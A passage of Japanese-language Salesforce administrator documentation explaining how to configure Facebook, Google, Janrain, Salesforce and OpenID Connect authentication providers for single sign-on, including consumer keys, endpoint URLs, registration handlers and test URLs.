1. Facebook アプリケーションを設定し、Salesforce をアプリケーションのドメインにします。
2. Salesforce 組織の Facebook 認証プロバイダを定義します。
3. Salesforce によって生成される［コールバック URL］を Facebook の［Web サイトの URL］として使用するように、Facebook アプリケーションを更新します。
4. 接続をテストします。

Facebook アプリケーションの設定

Salesforce 組織で Facebook を設定するには、次の手順で Facebook でアプリケーションを設定する必要があります。

メモ: Salesforce に Google 独自のデフォルトアプリケーションの使用を許可すると、この手順を省略できます。詳細は、「Salesforce 管理値を使用した認証プロバイダの設定」を参照してください。

1. Facebook の Web サイトに移動して、新しいアプリケーションを作成します。
2. アプリケーション設定を変更し、アプリケーションドメインを Salesforce に設定します。
3. アプリケーション ID とアプリケーションシークレットを確認します。

Salesforce 組織での Facebook プロバイダの定義

Salesforce 組織で Facebook プロバイダを設定するには Facebook のアプリケーション ID とアプリケーションシークレットが必要です。

メモ: Salesforce に値の管理を許可すると、プロバイダ設定の主要な値の指定を省略できます。詳細は、「Salesforce 管理値を使用した認証プロバイダの設定」を参照してください。

1. [設定] から、［クイック検索］ボックスに「*認証プロバイダ*」と入力し、[認証プロバイダ] を選択します。
2. [新規] をクリックします。
3. ［プロバイダタイプ］には Facebook を選択します。
4. プロバイダの［名前］を入力します。
5. ［URL 接尾辞］を入力します。これは、クライアント設定 URL で使用されます。たとえば、プロバイダの URL サフィックスが「MyFacebookProvider」である場合、シングルサインオン URL は

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「認証プロバイダの管理」

`https://login.salesforce.com/auth/sso/00Dx00000000001/MyFacebookProvider` のようになります。

6. ［コンシューマ鍵］項目には、Facebook のアプリケーション ID を使用します。
7. ［コンシューマの秘密］項目には、Facebook のアプリケーションシークレットを使用します。
8. 必要に応じて、次の項目を設定します。
   a. ［承認エンドポイント URL］に Facebook から入手したベース URL を入力します。たとえば、`https://www.facebook.com/v2.2/dialog/oauth` です。この項目を空白のままにした場合は、アプリケーションが使用する Facebook API のバージョンが使用されます。

      ヒント: 必要に応じて、クエリ文字列パラメータをベース URL に追加できます。たとえば、オフラインアクセス用に Google から更新トークンを取得するには、`https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force` を使用します。この例では、更新アクションの承認をユーザに求めるには追加の `approval_prompt` パラメータが必要となるため、Google では最初の更新トークンの後にも更新トークンが引き続き提供されます。

   b. Facebook から入手した［トークンエンドポイント URL］を入力します。たとえば、`https://www.facebook.com/v2.2/dialog/oauth` です。この項目を空白のままにした場合は、アプリケーションが使用する Facebook API のバージョンが使用されます。
   c. Facebook のプロファイル API から要求された値を変更する場合は、［ユーザ情報エンドポイント URL］を入力します。項目についての詳細は、https://developers.facebook.com/docs/facebook-login/permissions/v2.0#reference-public_profileを参照してください。要求された項目は、要求された範囲に対応する必要があります。この項目を空白のままにした場合は、アプリケーションが使用する Facebook API のバージョンが使用されます。
   d. 認証エンドポイントへの要求と共に送信する［デフォルトの範囲］。送信しない場合は、プロバイダタイプのハードコード化されたデフォルトが使用されます (デフォルトについては**Facebook の開発者向けドキュメント**を参照)。

      詳細は、「Scope **パラメータの使用**」を参照してください。
   e. エラーのレポートに使用するプロバイダの［カスタムエラー URL］。
   f. ユーザがシングルサインオンフローを使用して認証された場合に、ログアウト後の特定の移動先を指定する［カスタムログアウト URL］。この項目を使用して、ユーザをブランド設定されたログアウトページか、またはデフォルトの Salesforce ログアウトページ以外の場所のいずれかに移動します。URL は、`http` または `https` プレフィックスで完全修飾する必要があります (`https://acme.my.salesforce.com` など)。
   g. 既存の Apex クラスを［登録ハンドラ］クラスとして選択するか、［登録ハンドラテンプレートを自動作成］をクリックして、登録ハンドラの Apex クラステンプレートを作成します。このクラスを編集してデフォルトのコンテンツを変更してから使用する必要があります。

      メモ: Salesforce の登録ハンドラクラスを指定して、［シングルサインオン初期化 URL］を生成する必要があります。

h. [他のアカウントで登録を実行] で Apex ハンドラクラスを実行するユーザを選択します。このユーザは「ユーザの管理」権限を持っている必要があります。登録ハンドラを選択した場合、または登録ハンドラを自動作成する場合にはユーザが必要です。

i. プロバイダでポータルを使用するには、[ポータル] ドロップダウンリストからポータルを選択します。

j. [アイコン URL] 項目を使用して、コミュニティのログインページのボタンとして表示するアイコンのパスを追加します。このアイコンは、コミュニティにのみ適用され、Salesforce 組織のログインページや、[私のドメイン] で作成されたカスタムドメインのログインページには表示されません。ユーザは、このボタンをクリックし、コミュニティに関連付けられた認証プロバイダを使用してログインします。

   独自の画像へのパスを指定することも、いずれかのサンプルアイコンの URL を項目にコピーすることもできます。

9. [保存] をクリックします。

生成された [認証プロバイダ ID] の値を確認しておいてください。この値は、Auth.AuthToken Apex クラスと共に使用する必要があります。

認証プロバイダを定義した後、複数のクライアント設定 URL が生成されます。

- テスト専用初期化 URL: システム管理者は、この URL を使用して、サードパーティプロバイダが正しく設定されていることを確認します。システム管理者がこの URL をブラウザで開き、サードパーティにサインインすると、属性の対応付けと共に Salesforce にリダイレクトされます。
- シングルサインオン初期化 URL: この URL を使用して、サードパーティから Salesforce にシングルサインオンを実行します(サードパーティの認証情報が使用されます)。エンドユーザは、この URL をブラウザで開き、サードパーティにサインインします。エンドユーザの新規ユーザを作成するか、既存のユーザを更新してから、そのユーザとして Salesforce にサインインします。
- 既存ユーザをリンクする URL: この URL を使用して、既存の Salesforce ユーザをサードパーティアカウントにリンクします。エンドユーザは、この URL をブラウザで開き、サードパーティにサインインして Salesforce にサインインし、リンクを承認します。
- Oauth 専用初期化 URL: この URL を使用して、サードパーティの OAuth アクセストークンを取得します。サードパーティサービスでトークンを取得するには、ユーザは Salesforce の認証を受ける必要があります。このフローでは、以降のシングルサインオン機能は提供されません。
- コールバック URL: 認証プロバイダが設定のためにコールバックするエンドポイントに、コールバック URL を使用します。認証プロバイダは、前述の各クライアント設定 URL の情報と共に、[コールバック URL] にリダイレクトする必要があります。

クライアント設定URLでは、ユーザの特定サイトへのログイン、サードパーティからのカスタマイズされた権限の取得、認証後の特定の場所への移動を行うための、追加の要求パラメータをサポートしています。

Facebook アプリケーションの更新

Facebook 認証プロバイダを Salesforce 組織に定義したら、Facebook に戻り、[コールバック URL] を Facebook の [Web サイトの URL] として使用するようにアプリケーションを更新します。

シングルサインオン接続のテスト

ブラウザの認証プロバイダの詳細ページで［テスト専用初期化 URL］を開きます。このページによりユーザは Facebook にリダイレクトされ、サインインするよう求められます。サインイン時に、アプリケーションを認証する求められます。認証後、ユーザは Salesforce にリダイレクトされます。

関連トピック:

- 要求パラメータとクライアント設定 URL の使用
- 外部認証プロバイダについて

Google 認証プロバイダの設定

Google アカウントを使用して、ユーザが Salesforce 組織にログインできるようにします。

Google を認証プロバイダとして使用する手順は、次のとおりです。

1. Google アプリケーションを設定し、Salesforce をアプリケーションのドメインにします。
2. Salesforce 組織の Google 認証プロバイダを定義します。
3. Salesforce によって生成される［コールバック URL］を Google の［Web サイトの URL］として使用するように、Google アプリケーションを更新します。
4. 接続をテストします。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「認証プロバイダの管理」

Google アプリケーションの設定

Salesforce 組織で Google を設定するには、次の手順で Google でアプリケーションを設定する必要があります。

メモ: Salesforce に Google 独自のデフォルトアプリケーションの使用を許可すると、この手順を省略できます。詳細は、「Salesforce 管理値を使用した認証プロバイダの設定」を参照してください。

1. Google の Web サイトに移動して、新しいアプリケーションを作成します。
2. アプリケーション設定を変更し、アプリケーションドメインを Salesforce に設定します。
3. アプリケーション ID とアプリケーションシークレットを確認します。

Salesforce 組織での Google プロバイダの定義

Salesforce 組織で Google プロバイダを設定するには Google のアプリケーション ID とアプリケーションシークレットが必要です。

メモ: Salesforce に値の管理を許可すると、プロバイダ設定の主要な値の指定を省略できます。詳細は、「Salesforce 管理値を使用した認証プロバイダの設定」を参照してください。

1. [設定] から、［クイック検索］ボックスに「*認証プロバイダ*」と入力し、[認証プロバイダ] を選択します。

2. [新規] をクリックします。
3. ［プロバイダタイプ］には Google を選択します。
4. プロバイダの［名前］を入力します。
5. クライアント設定 URL で使用される［URL 接尾辞］を入力します。たとえば、プロバイダの URL 接尾辞が「MyGoogleProvider」の場合、シングルサインオン URL は `https://login.salesforce.com/auth/sso/00Dx00000000001/MyGoogleProvider` のようになります。
6. ［コンシューマ鍵］項目には、Google のアプリケーション ID を使用します。
7. ［コンシューマの秘密］項目には、Google のアプリケーションシークレットを使用します。
8. 必要に応じて、次の項目を設定します。
   a. Google から基本認証 URL を指定するための［承認エンドポイント URL］。たとえば、`https://accounts.google.com/o/oauth2/authorize` です。URL は「*https://accounts.google.com/o/oauth2*」で開始する必要があります。

      ヒント: 必要に応じて、クエリ文字列パラメータをベース URL に追加できます。たとえば、オフラインアクセス用に Google から更新トークンを取得するには、`https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force` を使用します。更新アクションの承認をユーザに求めるには `approval_prompt` パラメータが必要となるため、Google では最初の更新トークンの後にも更新トークンが引き続き提供されます。

   b. Google から OAuth トークンの URL を指定するための［トークンエンドポイント URL］。たとえば、`https://accounts.google.com/o/oauth2/accessToken` です。URL は「*https://accounts.google.com/o/oauth2*」で開始する必要があります。
   c. Google のプロファイル API から要求された値を変更するための［ユーザ情報エンドポイント URL］。URL は「*https://www.googleapis.com/oauth2/*」で開始する必要があります。
   d. 認証エンドポイントへの要求と共に送信する［デフォルトの範囲］。送信しない場合は、プロバイダタイプのハードコード化されたデフォルトが使用されます。デフォルトについては、Google の開発者向けドキュメントを参照してください。

      詳細は、「Scope パラメータの使用」を参照してください。
   e. プロバイダがエラーのレポートに使用する URL を指定するための［カスタムエラー URL］。
   f. ユーザがシングルサインオンフローを使用して認証された場合に、ログアウト後の特定の移動先を指定する［カスタムログアウト URL］。この項目を使用して、ユーザをブランド設定されたログアウトページか、またはデフォルトの Salesforce ログアウトページ以外の場所のいずれかに移動します。URL は、`http` または `https` プレフィックスで完全修飾する必要があります (`https://acme.my.salesforce.com` など)。
   g. 登録ハンドラの Apex クラステンプレートを作成するには、既存の Apex クラスを［登録ハンドラ］クラスとして選択するか、［登録ハンドラテンプレートを自動作成］をクリックします。このクラスを編集してデフォルトのコンテンツを変更してから使用します。

      メモ:［シングルサインオン初期化 URL］を生成するには、Salesforce の登録ハンドラクラスを指定します。

h. [他のアカウントで登録を実行] で Apex ハンドラクラスを実行するユーザを選択します。このユーザは「ユーザの管理」権限を持っている必要があります。登録ハンドラを選択した場合、または登録ハンドラを自動作成する場合は、ユーザを指定する必要があります。

i. プロバイダでポータルを使用するには、[ポータル] リストからポータルを選択します。

j. [アイコン URL] 項目を使用して、コミュニティのログインページのボタンとして表示するアイコンのパスを追加します。このアイコンは、コミュニティにのみ適用され、Salesforce 組織のログインページや、[私のドメイン] で作成されたカスタムドメインのログインページには表示されません。ユーザは、このボタンをクリックし、コミュニティに関連付けられた認証プロバイダを使用してログインします。

   独自の画像へのパスを指定することも、いずれかのサンプルアイコンの URL を項目にコピーすることもできます。

9. [保存] をクリックします。

生成された [認証プロバイダ ID] の値をメモします。この値を Auth.AuthToken Apex クラスと共に使用します。

認証プロバイダを定義した後、複数のクライアント設定 URL が生成されます。

- テスト専用初期化 URL: システム管理者は、この URL を使用して、サードパーティプロバイダが正しく設定されていることを確認します。システム管理者がこの URL をブラウザで開き、サードパーティにサインインすると、属性が対応付けられて Salesforce にリダイレクトされます。
- シングルサインオン初期化 URL: この URL を使用して、サードパーティから Salesforce にシングルサインオンを実行します(サードパーティの認証情報が使用されます)。エンドユーザは、この URL をブラウザで開き、サードパーティにサインインします。このサードパーティは、新規ユーザを作成するか、既存のユーザを更新してから、そのユーザとして Salesforce にサインインします。
- 既存ユーザをリンクする URL: この URL を使用して、既存の Salesforce ユーザをサードパーティアカウントにリンクします。エンドユーザは、この URL をブラウザで開き、サードパーティにサインインして Salesforce にサインインし、リンクを承認します。
- Oauth 専用初期化 URL: この URL を使用して、サードパーティの OAuth アクセストークンを取得します。サードパーティサービスでトークンを取得するには、ユーザは Salesforce の認証を受ける必要があります。このフローでは、以降のシングルサインオン機能は提供されません。
- コールバック URL: 認証プロバイダが設定のためにコールバックするエンドポイントに、コールバック URL を使用します。認証プロバイダは、各クライアント設定 URL の情報と共に、[コールバック URL] にリダイレクトします。

クライアント設定URLでは、ユーザの特定サイトへのログイン、サードパーティからのカスタマイズされた権限の取得、認証後の場所への移動を行うための、他の要求パラメータをサポートしています。

Google アプリケーションの更新

Google 認証プロバイダを Salesforce 組織に定義したら、Google に戻り、[コールバック URL] を Google の [Web サイトの URL] として使用するようにアプリケーションを更新します。

シングルサインオン接続のテスト

ブラウザの認証プロバイダの詳細ページで［テスト専用初期化 URL］を開きます。ユーザは Google にリダイレクトされ、サインインするよう求められます。サインイン時に、アプリケーションを認証するよう求められます。認証後、ユーザは Salesforce にリダイレクトされます。

Janrain 認証プロバイダの設定

Janrain 認証プロバイダの設定は、他のプロバイダの設定とは若干異なります。フローを開始するために、Salesforce にプロバイダを登録した後に取得するシングルサインオン初期化 URL を使用しません。代わりに、サイトにリリースされた Janrain のログインウィジェットを使用します。

Janrain プロバイダを設定する手順は、次のとおりです。

1. Janrain でアプリケーションを登録して、apiKey を取得します。
2. Salesforce 組織で Janrain 認証プロバイダを定義します。
3. Janrain からログインウィジェットコードを取得します。
4. Salesforce 組織でログインウィジェットコードを呼び出すサイトを設定します。

アプリケーションの登録

Janrain Web サイトから Janrain アカウントにサインアップする必要があります。Janrain アカウントを設定したら、apiKey が必要です。

1. [リリース] > [Web にサインイン] > [トークンを処理] をクリックします。
2. apiKey をコピーします。これは、Salesforce 組織で Janrain プロバイダを作成するときに必要です。
3. [リリース] > [アプリケーション設定] > [ドメインのホワイトリスト] にある Janrain アカウントの Janrain ドメインホワイトリストに Salesforce を追加します。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「認証プロバイダの管理」

Salesforce 組織での Janrain プロバイダの定義

Janrain apiKey は Salesforce 組織で Janrain プロバイダを作成するために必要です。

1. [設定] から、［クイック検索］ボックスに「*認証プロバイダ*」と入力し、[認証プロバイダ] を選択します。
2. [新規] をクリックします。
3. ［プロバイダタイプ］には Janrain を選択します。
4. プロバイダの［名前］を入力します。
5. ［URL 接尾辞］を入力します。これは、［コールバック URL］で使用されます。たとえば、プロバイダの URL サフィックスが「MyJanrainProvider」である場合、［コールバック URL］は、https://login.salesforce.com/services/authcallback/00D300000007CvvEAE/MyJanrainProvider のようになります。
6. ［コンシューマの秘密］に、Janrain の apiKey 値を使用します。

7. 必要に応じて、エラーのレポートに使用するプロバイダの［カスタムエラー URL］を入力します。
8. 必要に応じて、ユーザがシングルサインオンフローを使用して認証された場合に、ログアウト後の特定の移動先を指定する［カスタムログアウト URL］を入力します。この項目を使用して、ユーザをブランド設定されたログアウトページか、またはデフォルトの Salesforce ログアウトページ以外の場所のいずれかに移動します。URL は、`http` または `https` プレフィックスで完全修飾する必要があります (`https://acme.my.salesforce.com` など)。
9. 既存の Apex クラスを［登録ハンドラ］クラスとして選択するか、［登録ハンドラテンプレートを自動作成］をクリックして、登録ハンドラの Apex クラスを作成します。このクラスを使用する前に、編集してデフォルトのコンテンツを変更する必要があります。

   メモ: Salesforce の登録ハンドラクラスを指定して、シングルサインオンを使用する必要があります。

10. [他のアカウントで登録を実行]で Apex ハンドラクラスを実行するユーザを選択します。このユーザは「ユーザの管理」権限を持っている必要があります。登録ハンドラを選択した場合、または登録ハンドラを自動作成する場合にはユーザが必要です。
11. プロバイダでポータルを使用するには、[ポータル] ドロップダウンリストからポータルを選択します。
12. ［アイコン URL］項目を使用して、コミュニティのログインページのボタンとして表示するアイコンのパスを追加します。このアイコンは、コミュニティにのみ適用され、Salesforce 組織のログインページや、[私のドメイン]で作成されたカスタムドメインのログインページには表示されません。ユーザは、このボタンをクリックし、コミュニティに関連付けられた認証プロバイダを使用してログインします。

    独自の画像へのパスを指定することも、いずれかのサンプルアイコンの URL を項目にコピーすることもできます。

13. [保存] をクリックします。

生成された［コールバック URL］の値を確認します。この値は、Janrain の設定を完了するために必要です。

Janrain を認証プロバイダとして設定した後、複数のクライアント設定パラメータが使用できるようになります。Janrain ログインウィジェットを使用して、［コールバック URL］の `flowtype` 値にこれらを使用します。

- `test`: このパラメータを使用して、サードパーティプロバイダが正しく設定されているかを確認します。システム管理者は、`flowtype=test` を使用するように Janrain ウィジェットを設定し、サードパーティにサインインして、属性の対応付けと共に Salesforce にリダイレクトします。
- `link`: このパラメータを使用して、既存の Salesforce ユーザをサードパーティアカウントにリンクします。エンドユーザは、Janrain ウィジェットを使用するページに移動します。このウィジェットは、`flowtype=link` を使用してサードパーティにサインインし、Salesforce にサインインしてリンクを承認するように設定されています。
- `sso`: このパラメータを使用して、サードパーティから Salesforce にシングルサインオンを実行します (サードパーティの認証情報が使用されます)。エンドユーザは、`flowtype=sso` を使用して、サードパーティにサインインするように設定された Janrain ウィジェットのあるページに移動します。エンドユーザの新規ユーザを作成するか、既存のユーザを更新してから、そのユーザとして Salesforce にサインインします。

クライアント設定 URL では、ユーザの特定サイトへのログイン、サードパーティからのカスタマイズされた権限の取得、認証後の特定の場所への移動を行うための、追加の要求パラメータをサポートしています。

Janrain からのログインウィジェットコードの取得

Salesforce 組織で Janrain からログインウィジェットコードを取得する必要があります。

1. Janrain アカウントで [アプリケーション] > [Web にサインイン] > [コードを入手] をクリックします。
2. トークン URL として、Salesforce 組織の Janrain プロバイダ情報の [コールバック URL] の値をクエリパラメータ *flowtype=sso* と共に入力します。次に例を示します。

   ```
   https://login.salesforce.com/services/authcallback/00DD##############/JanrainApp?flowtype=sso
   ```

   [私のドメイン] を使用して作成されたカスタムドメインに対して、login.salesforce.com を [私のドメイン] 名に置き換えます。

   コミュニティに対して、community パラメータを追加してトークン URL としてログインウィジェットに渡します。次に例を示します。

   ```
   janrain.settings.tokenUrl='https://login.salesforce.com/services/authcallback/00DD##############/JanrainApp'
   +'?flowtype=sso&community='+encodeURIComponent('https://acme.force.com/customers');
   ```

ログインウィジェットを呼び出すサイトの作成

1. サイトを有効にします。
2. ページを作成して、ログインウィジェットコードをページにコピーします。
3. 新規サイトを作成して、作成したばかりのページをサイトのホームページとして指定します。

関連トピック:

要求パラメータとクライアント設定 URL の使用

外部認証プロバイダについて

salesforce_communities_implementation.pdf

Salesforce 認証プロバイダの設定

接続アプリケーションを認証プロバイダとして使用できます。

1. 接続アプリケーションを定義します。
2. 組織の Salesforce 認証プロバイダを定義します。
3. 接続をテストします。

接続アプリケーションの定義

Salesforce 組織の Salesforce プロバイダを設定する前に、シングルサインオンを使用する接続アプリケーションを定義する必要があります。[設定] から、［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。

接続アプリケーションの定義の完了後は、［コンシューマ鍵］項目および［コンシューマの秘密］項目の値を保存します。

メモ: Salesforce に Google 独自のデフォルトアプリケーションの使用を許可すると、この手順を省略できます。詳細は、「Salesforce 管理値を使用した認証プロバイダの設定」を参照してください。

組織の Salesforce 認証プロバイダの定義

組織の認証プロバイダを設定するには、接続アプリケーション定義の［コンシューマ鍵］項目および［コンシューマの秘密］項目の値が必要です。

メモ: Salesforce に値の管理を許可すると、プロバイダ設定の主要な値の指定を省略できます。詳細は、「Salesforce 管理値を使用した認証プロバイダの設定」を参照してください。

1. [設定] から、［クイック検索］ボックスに「*認証プロバイダ*」と入力し、[認証プロバイダ] を選択します。
2. [新規] をクリックします。
3. ［プロバイダタイプ］には Salesforce を選択します。
4. プロバイダの［名前］を入力します。
5. ［URL 接尾辞］を入力します。これは、クライアント設定 URL で使用されます。たとえば、プロバイダの URL サフィックスが「MySFDCProvider」である場合、シングルサインオン URL は `https://login.salesforce.com/auth/sso/00Dx00000000001/MySFDCProvider` のようになります。
6. 接続アプリケーション定義の［コンシューマ鍵］項目の値を［コンシューマ鍵］項目に貼り付けます。
7. 接続アプリケーション定義の［コンシューマの秘密］項目の値を［コンシューマの秘密］項目に貼り付けます。
8. 必要に応じて、次の項目を設定します。
   a. OAuth 認証の URL を指定するための［承認エンドポイント URL］。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」
  および
  「認証プロバイダの管理」

[承認エンドポイント URL] の場合、ホスト名に Sandbox やカスタムドメイン名 ([私のドメイン] を使用して作成) を含めることができますが、URL は .salesforce.com で終わり、パスは /services/oauth2/authorize で終わる必要があります。たとえば、「https://login.salesforce.com/services/oauth2/authorize」などです。

b. OAuth トークンの URL を指定するための [トークンエンドポイント URL]。

[トークンエンドポイント URL] の場合、ホスト名に Sandbox やカスタムドメイン名 ([私のドメイン] を使用して作成) を含めることができますが、URL は .salesforce.com で終わり、パスは /services/oauth2/token で終わる必要があります。たとえば、「https://login.salesforce.com/services/oauth2/token」などです。

c. 認証エンドポイントへの要求と共に送信する [デフォルトの範囲]。送信しない場合は、ハードコード化されたデフォルトが使用されます。

詳細は、「Scope パラメータの使用」を参照してください。

メモ: 既存の Salesforce 認証プロバイダの設定を編集する場合、サードパーティアカウントのリンクの組織 ID を含むようにチェックボックスをオンにできることがあります。Summer '14 リリース以前に設定された Salesforce 認証プロバイダでは、組織が提供するユーザ ID に組織 ID が含まれません。そのため、対象組織は 2 つのソース (2 つの Sandbox など) の同じユーザ ID を持つユーザを区別できません。(各 Sandbox から 1 人の) 2 人のユーザが対象組織で同じユーザに対応付けられている既存の組織があり、ID を別にする場合は、このチェックボックスをオンにします。そうでない場合は、このチェックボックスをオフのままにします。この機能を有効にした後に、ユーザはすべてのサードパーティのリンクの連結を再承認する必要があります。これらのリンクは、ユーザの詳細ページの [サードパーティアカウントのリンク] セクションに一覧表示されます。Winter '15 リリース以降に作成された Salesforce 認証プロバイダは、デフォルトでこの設定が有効になり、チェックボックスは表示されません。

d. エラーのレポートに使用するプロバイダの [カスタムエラー URL]。

e. ユーザがシングルサインオンフローを使用して認証された場合に、ログアウト後の特定の移動先を指定する [カスタムログアウト URL]。この項目を使用して、ユーザをブランド設定されたログアウトページか、またはデフォルトの Salesforce ログアウトページ以外の場所のいずれかに移動します。URL は、http または https プレフィックスで完全修飾する必要があります (https://acme.my.salesforce.com など)。

9. 既存の Apex クラスを [登録ハンドラ] クラスとして選択するか、[登録ハンドラテンプレートを自動作成] をクリックして、登録ハンドラの Apex クラスを作成します。このテンプレートクラスを使用する前に、編集してデフォルトのコンテンツを変更する必要があります。

メモ: Salesforce の登録ハンドラクラスを指定して、[シングルサインオン初期化 URL] を生成する必要があります。

10. [他のアカウントで登録を実行] で Apex ハンドラクラスを実行するユーザを選択します。このユーザは「ユーザの管理」権限を持っている必要があります。登録ハンドラを選択した場合、または登録ハンドラを自動作成する場合にはユーザが必要です。

11. プロバイダでポータルを使用するには、[ポータル] ドロップダウンリストからポータルを選択します。

12. [アイコン URL] 項目を使用して、コミュニティのログインページのボタンとして表示するアイコンのパスを追加します。このアイコンは、コミュニティにのみ適用され、Salesforce 組織のログインページや、[私のドメイン]で作成されたカスタムドメインのログインページには表示されません。ユーザは、このボタンをクリックし、コミュニティに関連付けられた認証プロバイダを使用してログインします。

    独自の画像へのパスを指定することも、いずれかのサンプルアイコンの URL を項目にコピーすることもできます。

13. [保存] をクリックします。

    クライアント設定 URL の値を確認します。最後のステップを完了するには [コールバック URL] が必要です。また、[テスト専用初期化 URL] を使用して、設定をチェックします。Auth.AuthToken Apex クラスと共に [認証プロバイダ ID] 値を使用する必要があるため、その値を確認しておく必要もあります。

14. 前のステップで作成した接続アプリケーション定義に戻り ([設定] の [アプリケーション] ページで接続アプリケーション名をクリックする)、認証プロバイダの [コールバック URL] の値を [コールバック URL] 項目に貼り付けます。

認証プロバイダを定義した後、複数のクライアント設定 URL が生成されます。

- テスト専用初期化 URL: システム管理者は、この URL を使用して、サードパーティプロバイダが正しく設定されていることを確認します。システム管理者がこの URL をブラウザで開き、サードパーティにサインインすると、属性の対応付けと共に Salesforce にリダイレクトされます。
- シングルサインオン初期化 URL: この URL を使用して、サードパーティから Salesforce にシングルサインオンを実行します(サードパーティの認証情報が使用されます)。エンドユーザは、この URL をブラウザで開き、サードパーティにサインインします。エンドユーザの新規ユーザを作成するか、既存のユーザを更新してから、そのユーザとして Salesforce にサインインします。
- 既存ユーザをリンクする URL: この URL を使用して、既存の Salesforce ユーザをサードパーティアカウントにリンクします。エンドユーザは、この URL をブラウザで開き、サードパーティにサインインして Salesforce にサインインし、リンクを承認します。
- Oauth 専用初期化 URL: この URL を使用して、サードパーティの OAuth アクセストークンを取得します。サードパーティサービスでトークンを取得するには、ユーザは Salesforce の認証を受ける必要があります。このフローでは、以降のシングルサインオン機能は提供されません。
- コールバック URL: 認証プロバイダが設定のためにコールバックするエンドポイントに、コールバック URL を使用します。認証プロバイダは、前述の各クライアント設定 URL の情報と共に、[コールバック URL] にリダイレクトする必要があります。

クライアント設定URLでは、ユーザの特定サイトへのログイン、サードパーティからのカスタマイズされた権限の取得、認証後の特定の場所への移動を行うための、追加の要求パラメータをサポートしています。

シングルサインオン接続のテスト

ブラウザの認証プロバイダの詳細ページで [テスト専用初期化 URL] を開きます。

関連トピック:

要求パラメータとクライアント設定 URL の使用
外部認証プロバイダについて

OpenID Connect 認証プロバイダの設定

Amazon、Google、PayPal など、OpenID Connect プロトコルのサーバ側を実装するサードパーティの Web アプリケーションを認証プロバイダとして使用できます。

OpenID 認証プロバイダを設定するには、次の手順を実行します。

1. アプリケーションを登録して、Salesforce をアプリケーションドメインにします。
2. Salesforce 組織の OpenID Connect 認証プロバイダを定義します。
3. Salesforce によって生成される［コールバック URL］をコールバック URL として使用するように、アプリケーションを更新します。
4. 接続をテストします。

OpenID Connect アプリケーションの登録

Salesforce 組織の Web アプリケーションを設定する前に、アプリケーションをサービスプロバイダに登録する必要があります。このプロセスは、サービスプロバイダによって異なります。たとえば、Google アプリケーションを登録するには、OAuth 2.0 クライアント ID を作成します。

1. サービスプロバイダの Web サイトにアプリケーションを登録します。
2. アプリケーション設定を変更し、アプリケーションドメイン（または［ホームページの URL］）を Salesforce に設定します。
3. プロバイダのドキュメントに記載されている、クライアント ID とクライアントの秘密、承認エンドポイント URL、トークンエンドポイント URL、ユーザ情報エンドポイント URL をメモします。一般的な OpenID Connect サービスプロバイダとして、次のようなプロバイダがあります。
   - Amazon
   - Google
   - PayPal

Salesforce 組織の OpenID Connect プロバイダの定義

Salesforce 組織のアプリケーションを設定するには、プロバイダからの情報（クライアント ID とクライアントの秘密、承認エンドポイント URL、トークンエンドポイント URL、ユーザ情報エンドポイント URL）が必要です。

1. [設定] から、［クイック検索］ボックスに「*認証プロバイダ*」と入力し、[認証プロバイダ] を選択します。
2. [新規] をクリックします。
3. ［プロバイダタイプ］では [OpenID Connect] を選択します。
4. プロバイダの［名前］を入力します。
5. ［URL 接尾辞］を入力します。これは、クライアント設定 URL で使用されます。たとえば、プロバイダの URL サフィックスが「MyOpenIDConnectProvider」である場合、シングルサインオン URL は `https://login.salesforce.com/auth/sso/00Dx00000000001/MyOpenIDConnectProvider` のようになります。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「認証プロバイダの管理」

6. [コンシューマ鍵] 項目には、プロバイダから入手したクライアント ID を使用します。
7. [コンシューマの秘密] 項目には、プロバイダから入手したクライアントの秘密を使用します。
8. [承認エンドポイント URL] には、プロバイダから入手したベース URL を入力します。

   ヒント: 必要に応じて、クエリ文字列パラメータをベース URL に追加できます。たとえば、オフラインアクセス用に Google から更新トークンを取得するには、`https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force` を使用します。この場合、更新アクションの承認をユーザに求めるには追加の `approval_prompt` パラメータが必要となるため、Google では最初の更新トークンの後にも更新トークンが引き続き提供されます。

9. プロバイダから入手した [トークンエンドポイント URL] を入力します。
10. 必要に応じて、次の項目を設定します。
    a. プロバイダから入手した [ユーザ情報エンドポイント URL]。
    b. [トークン発行者]。この値には、認証トークンのソースを *https: URL* 形式で指定します。この値が指定された場合、プロバイダはトークン要求への応答に `id_token` 値を含める必要があります。`id_token` 値は更新トークンフローでは必要ありません (ただし、指定された場合は Salesforce によって検証されます)。
    c. 認証エンドポイントへの要求と共に送信する [デフォルトの範囲]。送信しない場合は、プロバイダタイプのハードコード化されたデフォルトが使用されます (デフォルトについては OpenID Connect の開発者用ドキュメントを参照)。

       詳細は、「Scope パラメータの使用」を参照してください。

11. [ヘッダーでアクセストークンを送信] を選択すると、トークンをクエリ文字列ではなくヘッダーに送信できます。
12. 必要に応じて、次の項目を設定します。
    a. エラーのレポートに使用するプロバイダの [カスタムエラー URL]。
